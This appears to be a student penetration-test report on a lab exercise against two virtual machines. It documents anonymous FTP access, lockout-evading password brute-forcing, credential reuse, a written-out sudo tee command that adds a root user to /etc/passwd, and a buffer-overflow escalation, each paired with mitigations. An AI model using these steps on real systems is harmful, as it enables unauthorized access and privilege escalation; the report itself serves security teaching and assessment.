NBN Penetration Testing report

Yaxuan Wen

yw7013@nyu.edu

Table of Contents

Executive Summary

NBN Corporation operates across a wide range of businesses, including network broadcasting news, network broadcasting networks, terrestrial broadcasting networks, and offices and broadcasting equipment along the entire length of the Los Angeles Space Elevator. NBN's market dominance means that even non-subscribers must rely on the infrastructure owned by NBN to access the network in most markets. As a result, a significant portion of data and media in human society flows through NBN.

The substantial influence of NBN has raised concerns among the public regarding the security of the company, particularly following a recent incident where NBN experienced a network attack resulting in the leakage of customer and employee data. Therefore, NBN has approached our team to conduct a red team-style exercise in a simulated server-client environment to mimic the actions of attackers as part of a penetration test.

In this assessment, vulnerability testing has been conducted on two virtual machine images, with the ultimate objective of obtaining root privileges on each machine.
The following immediate actions and fixes are recommended:

- Patch Management
- Network Segmentation
- Access Control and Privileged Accounts
- Employee Awareness and Training
- Encryption and Data Protection

Introduction

Near-Earth Broadcast Network (NBN Corp) has suffered a recent security breach that resulted in the exposure of customer data. The attacker was able to compromise an internet-facing server and access sensitive customer information. Despite the efforts to patch vulnerabilities, there is still a risk of future attacks. The purpose of the penetration test is to identify and assess any potential vulnerabilities in the network and provide a comprehensive report on the security posture of the network. The test will focus on all internet-facing assets and ensure that customer data is properly secured and protected. The goal of the penetration test is to provide actionable recommendations for improvement and evaluate the network's ability to detect and respond to a security breach.

The following are detailed immediate actions and fixes which recommended:

- ***Patch Management:*** Implement a robust and proactive patch management process to ensure that all systems and software are up to date with the latest security patches. This will help prevent known vulnerabilities from being exploited by attackers.

- ***Network Segmentation:*** Implement proper network segmentation to isolate critical systems and sensitive data from the rest of the network. This will minimize the potential impact of a breach and prevent lateral movement by attackers.

- ***Access Control and Privileged Accounts:*** Strengthen access controls and ensure that only authorized personnel have access to critical systems and sensitive information. Implement the principle of least privilege to restrict privileges to what is necessary for each user or role. Regularly review and revoke unnecessary privileges.

- ***Employee Awareness and Training:*** Conduct regular security awareness training programs to educate employees about common security threats, phishing attacks, and best practices for data protection. This will help create a security-conscious culture within the organization and reduce the risk of human error leading to security breaches.

- ***Encryption and Data Protection:*** Implement strong encryption mechanisms for sensitive data both at rest and in transit. This will ensure that even if the data is intercepted, it remains unreadable to unauthorized individuals.

Rules Of Engagement

POC

Name: Yaxuan Wen
Email: yw7013@nyu.edu

Timeline

The test will be conducted in four weeks, which follows the OWASP testing methodology.

Week 1: Reconnaissance
Week 2: Exploitation and Post-Exploitation
Week 3: Post-Exploitation
Week 4: Report Writing and Deliverables

Testing will not be conducted during business hours (8am to 5pm) on Monday, Wednesday, and Friday. Testing will be conducted during non-business hours on Tuesday and Thursday.

Target

Get shell and eventually root on each machine:

- Scan and find vulnerabilities.
- Guess and crack passwords.
- Look for misconfigurations.
- Try to access hidden data.

Scope


The focus of the testing will be on identifying the most effective methods of attacking the NBN's network from external sources, as internal and physical access are not within the scope of this assessment. However, it should be noted that the potential for escalating from external vulnerabilities to internal sources is still considered and included within the scope of the assessment.

Dealing with sensitive data and avoid disclosure: necessary precautions will be taken to protect sensitive data and avoid disclosure, including but not limited to:

- Using encryption to protect confidential data in transit and at rest.
- Destroying or securely storing all sensitive data after testing is complete.
- Do not access or alter sensitive data except for testing purposes.
- Notifying primary and secondary contacts immediately if any sensitive data is inadvertently compromised.

Rating

The rating of this test will be based on CVSSv3.1 scoring standard:



Rating	CVSS Score
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Figure 1 - CVSSv3.1

High → Unauthorized access with admin privileges
Medium → Access leading to sensitive information
Low → Aids escalation to medium or high vulnerability

Methodology

Tools

Recon: nmap
Password cracking: Metasploit
Other: scp, split, strings

High-level methodology

The testing process will follow a methodology that includes the following:

- Reconnaissance: Our team will gather information about NBN's systems and network to identify potential attack vectors.
- Vulnerability Scanning: Our team will perform automated scans to identify potential vulnerabilities in your web servers and database server.
- Exploitation: Our team will attempt to exploit identified vulnerabilities to gain access to sensitive information or control over NBN's system.
- Post-Exploitation: Our team will evaluate the impact of successful exploits and assess the effectiveness of NBN's security controls.

Attack Narrative

Reconnaissance

The testing begins with information gathering and regular assessments conducted on the network servers. A comprehensive Nmap scan was performed on the web server, yielding the following results.

PORT	STATE	SERVICE	VERSION
80/tcp	Open	http	Apache 2.4.29
443/tcp	Open	Ssh	OpenSSH
8001/tcp	Open	http	Apache 2.4.29
65534/tcp	Open	ftp	Vsftpd 3.0.3

The result shows that the server has four open ports and one port lacks sufficient protection. The standard FTP server is enabled for anonymous login, granting access to a user folder named "Gibson." Successful login was achieved by using common FTP anonymous login credentials. Additionally, despite the FTP server having a lockout policy of 50 attempts, it was still vulnerable to brute-forcing the plaintext password due to its simplicity.

Using the FTP command "get" retrieved all files from the FTP server onto the attacker machine. Among the obtained files, there is sensitive data named FLAG3. We attempted to access the SSH server using the same username:password pair as the FTP server, as they were identical.

Exploitation (Server Side)

We gained access to the server using FTP and SSH. Once inside the system via SSH, we conducted further exploration and discovered that the user "Gibson" has root privileges to execute the "tee" and "echo" commands. Leveraging the capabilities of these commands, we added the user "dd" to the "/etc/passwd" file and successfully obtained root privileges. Search entire system, find FLAG1 and FLAG4. SSH to client from server. Find FLAG7. Transfer to Kali. Decode flag7 by base64 according to previous finding in php code.

Post-Exploitation (Server Side)

During the system scan with root privileges, sensitive data, FLAG4 and FLAG1, were discovered in the location /var/www/data, which resembles a web directory. We browsed through the files to extract valuable data and uncovered some customer data. The source code was accessible, and in the customer.php file, we found sensitive data encoded in base64, referred to as FLAG2. Also, a “base64_decode” is shown in /internal/custom.php.

Through probing the web pages and discovered that hidden data was revealed when logging in with Gibson credentials. The login.php file stored the passwords and usernames in plain text. These credentials were used to connect to the SQL database hosted on the server. The SQL database provided us with valuable customer information, as well as the credentials of Gibson and Stephenson.

Exploitation and Post-Exploitation (Client Side)

We were able to log in to the client by SSH from server using Stephenson's credentials. Sensitive data FLAG7, nbn, and nbn.backup could be found directly. Check privilege of Stephenson, sudo nbn is permitted, which means buffer Overflow could be used to gain root access from nbn application. Transfer nbn.backup to local host. Then sensitive data FLAG8 shown to us directly after login as root. After capturing about 100 packets by tcpdump, sensitive data FLAG6 was presented to us.

Findings

Finding 1 - FTP Anonymous Login Vulnerability

Rating: Medium

Description:
Attempt login with anonymous:anonymous, success. Have access to Gibson. Use ‘get’ to transfer flag3 file to local (Easy login by using normal “username:pwd” provided in internet). Guess username with Gibson, and extract words from flag3 to generate own wordlist. Try cracking password with msf model. Found there’s a lockout policy for login—50 times. Split the wordlist by 49, and after each attack login ftp with anonymous:anonymous, then attack again. Find Gibson:digital.

Impact:
Attackers can exploit this vulnerability to browse, download, modify, or delete files and directories that are accessible to anonymous users. They may also use this access to gain further information about the server's configuration, network topology, and potentially exploit other vulnerabilities present on the system.

Mitigation:
Disable anonymous login or enforce strict access controls and authentication mechanisms. FTP servers should require valid credentials for user authentication and implement strong password policies to prevent unauthorized access.

Finding 2 – Credential Stuffing

Rating: High

Description:
Try to login SSH with FTP user:pwd pair Gibson:digital, successed.

Impact:
Credential stuffing attacks pose serious risks to both individuals and organizations. If successful, attackers can gain unauthorized access to user accounts, potentially leading to identity theft, financial fraud, unauthorized transactions, data breaches, and other malicious activities. Additionally, compromised accounts can be used as a steppingstone for launching further attacks or for accessing sensitive information stored within the targeted systems.

Mitigation:
Strong and Unique Passwords: Encourage users to create strong, unique passwords for each online account and avoid password reuse. Passwords should be complex,

consisting of a combination of letters, numbers, and symbols, and should be periodically updated.
Multi-Factor Authentication (MFA): Implement MFA wherever possible, which adds an extra layer of security by requiring additional authentication factors, such as a one-time password or biometric verification, in addition to passwords.
Account Lockouts and Brute-Force Protection: Implement account lockout mechanisms or rate-limiting controls to prevent repeated login attempts and mitigate brute-force attacks.

Finding 3 – Broken Access Control

Rating: High

Description:
Use *sudo -l* find root access of *echo* and *tee*. Add user *dd* as root to /etc/passwd file. Login as root.

Impact:
The consequences of Broken Access Control can be severe, including unauthorized data disclosure, data manipulation, privilege abuse, unauthorized actions or transactions, and unauthorized modification or deletion of critical resources. It can also lead to compliance violations, reputational damage, financial loss, and legal repercussions.

Mitigation:
implement robust access control mechanisms throughout the application or system. This includes proper authentication and authorization mechanisms, secure session management, principle of least privilege, secure object references, and continuous monitoring and logging of access control activities. Regular security assessments and penetration testing can help identify and remediate any weaknesses in access controls.

By addressing Broken Access Control issues, organizations can protect their systems and data, prevent unauthorized access and actions, and maintain the confidentiality, integrity, and availability of their resources.

Finding 4 – Use of Hard-Coded Credentials

Rating: High

Description:
The passwords and usernames are stored in plaintext in the login.php file.

Impact:

Hard-coded credentials are problematic because they are typically stored in plain text or weakly encrypted form, making them easily discoverable by attackers who gain access to the application's code or configuration files. Once obtained, these credentials can be used by malicious actors to gain unauthorized access to the system, sensitive data, or other resources associated with the application. Attackers can exploit this vulnerability to impersonate authorized users, escalate privileges, bypass security controls, manipulate data, or carry out other malicious activities. Additionally, if the same credentials are used across multiple instances of the application, a compromise of one set of credentials can lead to unauthorized access to multiple systems or environments.

Mitigation:
Eliminate Hard-Coded Credentials: Remove any hard-coded credentials from the application's source code or configuration files and replace them with secure and dynamic methods of authentication, such as using secure credential storage, encryption, or secure credential retrieval mechanisms.
Secure Credential Storage: Implement secure methods of storing credentials, such as using strong encryption algorithms and secure key management practices. Avoid storing credentials in plain text or weakly encrypted form.

Finding 5 – Unsafe parameter passing GET

Rating: High

Description:
The application employs a GET request to transmit login information, which introduces a security vulnerability that can be exploited through the interception of network traffic using a packet sniffer.

Impact:
By capturing the packets transmitted over the network, an attacker could potentially intercept and extract sensitive login credentials, including usernames and passwords.

Mitigation:
It is recommended to adopt more secure authentication methods, such as using encrypted protocols or implementing POST requests with encrypted payloads, to mitigate the risk associated with this vulnerability.

Finding 6 – Unchecked Access to Critical data

Rating: Medium

Description:

With root access, the whole user information could be reviewed. Including viewing the SQL database.

Impact:
Unauthorized disclosure, theft, or modification of sensitive information can lead to financial loss, reputational damage, regulatory non-compliance, legal liabilities, and loss of customer trust.

Mitigation:
Access Controls: Implement strong authentication and authorization mechanisms to ensure only authorized users can access critical data.
Encryption: Apply encryption techniques to protect data during transmission and at rest, safeguarding it from unauthorized access even if intercepted.

Finding 7 – Outdated HTTP - Apache 2.4.29

Rating: High

Description:
Found by nmap version scan.

Impact:
Outdated technology often lacks the latest security patches, bug fixes, and enhancements provided by software updates. This leaves the system vulnerable to known security vulnerabilities that have been discovered and addressed in newer versions of the software. Attackers can exploit these vulnerabilities to gain unauthorized access, compromise the server, or manipulate data.

Mitigation:
Update to the Latest Secure Version: Upgrade to the most recent, stable, and supported version of Apache to benefit from the latest security patches, bug fixes, and improvements.
Regularly Apply Security Updates: Stay current with security updates and apply patches promptly to address any known vulnerabilities in the software.

Finding 8 – Buffer Overflow

Rating: High

Description:
Try attack on the first question and found there's a boundary check. Try crush on second one, minimum string length 122 made crush. Use msf-pattern_offset find the EIP offset is 118. Data behind 122 stored in ESP. Generate payload that executes a

new shell (/bin/sh) by invoking the "execve" system call, which replaces the current process with the specified shell. The shellcode achieves this by setting up the necessary arguments in registers and triggering the appropriate system call interrupt. Add a root user to /etc/passwd, gain the root privilege.

Impact:
Attackers can gain unauthorized access to a system, compromise the confidentiality and integrity of data, escalate privileges, or launch further attacks on other systems or network resources.

Mitigation:
Input Validation and Bounds Checking: Implement rigorous input validation and ensure that all input data is properly checked to prevent buffer overflows. Validate input size and enforce appropriate bounds to prevent data exceeding the buffer's capacity.
Stack Canaries and Buffer Overflow Protection: Utilize stack canaries or buffer overflow protection mechanisms available in modern compilers and operating systems to detect and prevent buffer overflow attacks.


Conclusion

In conclusion, the penetration test conducted on the system has identified critical vulnerabilities, including buffer overflow, the usage of outdated HTTP technology, etc. These findings pose significant security risks to the system and its associated data.

To address these vulnerabilities effectively, it is recommended to update the Apache server to the latest stable version and apply security patches promptly. Implementing secure coding practices, conducting regular vulnerability assessments, and performing code reviews are essential steps in mitigating buffer overflow risks. Furthermore, staying informed about security advisories and industry best practices will help maintain a secure and up-to-date environment.

By addressing the identified vulnerabilities and following the recommended mitigation strategies, the system's security posture can be significantly improved. It is crucial to prioritize security measures, regularly update software, and conduct ongoing assessments to ensure the protection of critical assets, maintain confidentiality, integrity, and availability of data, and mitigate potential risks of exploitation.

Finally, we gained the root access of two machines!



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ssh dd@172.16.1.1 -p 443
dd@172.16.1.1's password:
          Welcome to

  NBN

**Near-Earth Broadcast Network**
  *Someone is Always Watching*

Server

Penetration testing with permission only!

Last login: Mon May 15 18:03:35 2023 from 10.10.0.10
root@nbnserver:~#
```


```
  *Someone is Always Watching*

Server

Penetration testing with permission only!

Last login: Mon May 15 17:31:52 2023 from 10.10.0.10
root@nbnserver:~# ssh aa@172.16.1.2
aa@172.16.1.2's password:
          Welcome to

  NBN

**Near-Earth Broadcast Network**
  *Someone is Always Watching*

Client

Penetration testing with permission only!
Last login: Mon May 15 15:29:50 2023 from 172.16.1.1
```

Report Template Reference: https://www.offsec.com/reports/sample-penetration-testing-report.pdf


Appendixes

Appendixes. A: Findings

Findings 1 – FTP anonymous login vulnerability




```
┌──(root㉿kali)-[/home/kali/Desktop/final/server]
└─# nmap 172.16.1.1 -p- -sT -sC -sV -A -oN nmapServer
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-11 17:44 EDT
Nmap scan report for 172.16.1.1
Host is up (0.00059s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/internal/ /data/
|_http-title: NBN Corporation
443/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1de1406b1ca052e5976f4693baecdd8e (RSA)
|   256 756cd639ec9b0a9a87e1970ea171d477 (ECDSA)
|_  256 e0fc27903ac5abf086a59949a39f2e00 (ED25519)
8001/tcp  open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/internal/ /data/
|_http-title: NBN Corporation
65534/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.0.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    5 1000     1000         4096 Apr 03  2020 gibson
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT     ADDRESS
1   0.75 ms 172.16.1.1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.10 seconds
```




```
└─# ftp 172.16.1.1 65534
Connected to 172.16.1.1.
220 (vsFTPd 3.0.3)
Name (172.16.1.1:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||55862|)
150 Here comes the directory listing.
drwxr-xr-x    5 1000     1000         4096 Apr 03  2020 gibson
226 Directory send OK.
ftp> cd gibson
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||62155|)
150 Here comes the directory listing.
-rw-rw-rw-    1 0        0           46037 Apr 03  2020 flag3
226 Directory send OK.
ftp> cd flag3
550 Failed to change directory.
ftp> help
Commands may be abbreviated.  Commands are:

!               delete          hash            mlsd            pdir            remopts         struct
$               dir             help            mlst            pls             rename          sunique
account         disconnect      idle            mode            pmlsd           reset           system
append          edit            image           modtime         preserve        restart         tenex
ascii           epsv            lcd             more            progress        rhelp           throttle
bell            epsv4           less            mput            prompt          rmdir           trace
binary          epsv6           lpage           mreget          proxy           rstatus         type
bye             exit            lpwd            msend           put             runique         umask
case            features        ls              newer           pwd             send            unset
cd              fget            macdef          nlist           quit            sendport        usage
cdup            form            mdelete         nmap            quote           set             user
chmod           ftp             mdir            ntrans          rate            site            verbose
close           gate            mget            open            rcvbuf          size            xferbuf
cr              get             mkdir           page            recv            sndbuf          ?
debug           glob            mls             passive         reget           status
ftp> pwd
Remote directory: /gibson
ftp> get -help
local: -help remote: -help
229 Entering Extended Passive Mode (|||24272|)
550 Failed to open file.
ftp> get flag3
local: flag3 remote: flag3
229 Entering Extended Passive Mode (|||13528|)
150 Opening BINARY mode data connection for flag3 (46037 bytes).
100% |***************************************************************************| 46037      11.57 MiB/s    00:00 ETA
```

Findings 2 – Credential Cracked




```
┌──(root㉿kali)-[/home/kali/Desktop/finalProj/server]
└─# ssh gibson@172.16.1.1 -p 443
The authenticity of host '[172.16.1.1]:443 ([172.16.1.1]:443)' can't be established.
ED25519 key fingerprint is SHA256:LEumERRL99EkWt7z0B+P4w+DzdfrYsi6/lr3kQsTDH4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[172.16.1.1]:443' (ED25519) to the list of known hosts.
gibson@172.16.1.1's password:
          Welcome to

**Near-Earth Broadcast Network**
  *Someone is Always Watching*

Server

Penetration testing with permission only!

Last login: Fri Apr  3 16:28:04 2020
gibson@nbnserver:~$
```

Findings 3 – Broken Access Control




```
gibson@nbnserver:~$ sudo echo 'dd:$6$ikj6MdHZFDysw2gP$iJiVaAUuUo6jumNP3bRC9fU5WVUJF2dhXKrqn9dFd2xewVzjzwVjs33NUXQWv6
BMB8myWTW5bHauWK2Veb/E2.:0:0:dd:/root:/bin/bash' | sudo tee -a /etc/passwd
dd:$6$ikj6MdHZFDysw2gP$iJiVaAUuUo6jumNP3bRC9fU5WVUJF2dhXKrqn9dFd2xewVzjzwVjs33NUXQWv6BMB8myWTW5bHauWK2Veb/E2.:0:0:dd
:/root:/bin/bash
gibson@nbnserver:~$ su dd
Password:
root@nbnserver:/home/gibson# ls
flag3
root@nbnserver:/home/gibson# vi /etc/shadow
```

Findings 4 – Use of Hard-coded Credentials




```
<?php

header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
header("Cache-Control: no-cache");
header("Pragma: no-cache");

$error_message = "";
$servername = "localhost";
$database       = 'nbn';
$username       = 'root';
$password       = 'digital';
```

Findings 5 – Unsafe parameter pass GET



root@kali: ~kali/Desktop/finalProj/server/www_html
File Actions Edit View Help

```
        // Get username
        $user = $_GET[ 'username' ];
        $user = mysqli_real_escape_string($conn, $user);

        // Get password
        $pass = $_GET[ 'password' ];
        $pass = md5( $pass );

        // Check the database
        $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
        $result = mysqli_query($conn, $query) or die( '<pre>' . mysqli_error($conn) . '</pre>' );
```

Findings 6 – Unchecked Access to Critical data



~/Desktop/finalProj/server/www_html/login.php [Read Only] - Mousepad
File Edit Search View Document Help

```
<?php

header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
header("Cache-Control: no-cache");
header("Pragma: no-cache");

$error_message = "";
$servername = "localhost";
$database       = 'nbn';
$username       = 'root';
$password       = 'digital';

$conn = new mysqli($servername, $username, $password, $database);
if ($conn→connect_error) {
   die("Connection failed: " . $conn→connect_error);
}
//echo "Connected successfully";

if($_GET['authenticated']==1){
        header('Location: /internal/employee.php');
}
if( isset( $_GET[ 'Login' ] ) ) {

        // Get username
        $user = $_GET[ 'username' ];
        $user = mysqli_real_escape_string($conn, $user);

        // Get password
```



